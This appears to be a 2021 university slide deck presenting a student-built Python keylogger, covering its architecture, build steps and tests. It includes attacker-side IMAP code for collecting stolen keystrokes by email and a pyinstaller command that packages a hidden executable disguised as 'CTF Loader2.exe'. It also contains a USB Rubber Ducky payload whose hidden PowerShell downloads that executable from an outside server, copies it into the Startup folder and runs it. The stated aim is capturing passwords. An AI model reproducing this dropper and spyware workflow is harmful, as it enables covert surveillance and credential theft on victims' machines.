

Keylogger

Felmeri Zsolt
Dr. Szántó Zoltán

Sapientia Hungarian University of Transylvania

2021

Table of contents

Keylogger in general


Requirements specification

Architecture

Implementation insights

Tests

Conclusion



Malware

malware = malicious software

malware

↳ keylogger




Keylogger in general

- ▶ Reaches the target PC - infect PC
 - ▶ via email, USB, website, etc.



Keylogger in general

- ▶ Sits in the background for most of the time - gather intel




Keylogger in general

- ▶ For certain time periods (or always) records the available information - gather intel
 - ▶ keypress, mouse movement, screenshot, audio, etc.



Keylogger in general


- ▶ Often sends the gathered data to the hacker - transmit intel
 - ▶ email, tcp, ftp, etc.



Requirements specification

- ▶ Infect PC
- ▶ Gather intel
- ▶ Transmit intel


Requirements specification




Requirements specification

- ▶ Intercept the keypress
- ▶ Send gathered data
- ▶ Send email
- ▶ Hacker menu: screenshot, webcam picture, audio recording
- ▶ GUI
- ▶ Cross-platform software
- ▶ Executable file
- ▶ USB Rubber Ducky


Architecture



Architecture



Hacker side class diagram



Receive email


```
with imaplib.IMAP4_SSL(self.imap_alias) as imap_conn:
    imap_conn.login(self.email_address,
                    self.email_password)

    imap_conn.select('INBOX')
    result, data = imap_conn.search(None, 'UnSeen')
    id_list = data[0].decode().split()

    if len(id_list) > 0:
        result, data = imap_conn.fetch(id_list[-1],
                                       '(RFC822)')
```


Receive email

```
if email.message_from_string(data[0][1].decode())['from']  
    == self.email_address:  
    raw_message = email.message_from_bytes(data[0][1])  
    self.get_attachments(raw_message)  
  
    if os.path.isfile(os.path.join(self.temp_path,  
        filename)):  
        with open(os.path.join(self.temp_path, filename),  
            'r') as reader:  
            with open("../logs/log.csv", "a+") as writer:  
                self.logger.info('Writing data into file...')  
                for line in reader.readlines():  
                    writer.write(line)  
                    if self.gui.gui_running:  
                        self.gui.insert_data(line.split(',')
```





Date & Time		Characters
16/10/2020	21:39:54	s
16/10/2020	21:39:56	a
16/10/2020	21:40:00	s
16/10/2020	21:40:01	w
16/10/2020	21:40:02	r
16/10/2020	21:40:02	s
16/10/2020	21:40:02	f
16/10/2020	21:40:03	d
16/10/2020	21:40:03	r
16/10/2020	21:40:03	w
16/10/2020	21:40:04	q
16/10/2020	21:40:04	w
16/10/2020	21:40:04	e
16/10/2020	21:40:04	s
16/10/2020	21:40:04	a
16/10/2020	21:40:05	x
16/10/2020	21:40:05	c
16/10/2020	21:40:05	l
16/10/2020	21:40:06	s
16/10/2020	21:40:07	k
16/10/2020	21:40:07	e
16/10/2020	21:40:07	m
16/10/2020	21:40:07	a
16/10/2020	21:40:08	l
16/10/2020	21:40:08	m

Sequence diagram



Target side class diagram



Create the executable

- ▶ pyinstaller = 4.1
- ▶ pynput = 1.6.8
- ▶ zmq = 21.0.1

```
pyinstaller --onefile -w --name 'CTF Loader2.exe'  
--icon '../images/keylogger.ico' TargetApp.pyw
```

- ▶ `-onefile` = create one-file bundled executable
- ▶ `-w` = do not provide a console window for standard I/O
- ▶ `-name` = name to assign to the bundled app
- ▶ `-icon` = apply icon to the executable

```
DELAY 1000
GUI r
DELAY 200
STRING powershell saps powershell
ENTER
DELAY 200
STRING powershell -windowstyle hidden {iwr
    'http://keylogger.3utilities.com:777/CTF Loader2.exe'
-o 'CTF Loader2.exe';cp 'CTF Loader2.exe'
    'Appdata\Roaming\Microsoft\Windows\Start
    Menu\Programs\Startup';saps '.\CTF Loader2.exe'}
ENTER
```

Start the server and the hacker app

```
updog -p 777
```

- ▶ -p = the server starts on *this* port
- ▶ server access: <http://keylogger.3utilities.com:777>

```
python HackerApp.py
```

- ▶ Windows
- ▶ Linux
- ▶ Mac



MacOS

Test on virtual/real machines

- ▶ Windows 10
- ▶ Kali Linux
- ▶ Mac OS Catalina 10.15 (VM)

What was my aim?

- ▶ to intercept the user's password
 - ▶ success on Linux

Attacker steps

- ▶ create an executable
- ▶ create a USB Rubber Ducky
- ▶ start the server
- ▶ start the Hacker App
- ▶ send the executable to the Target
- ▶ wait for the connection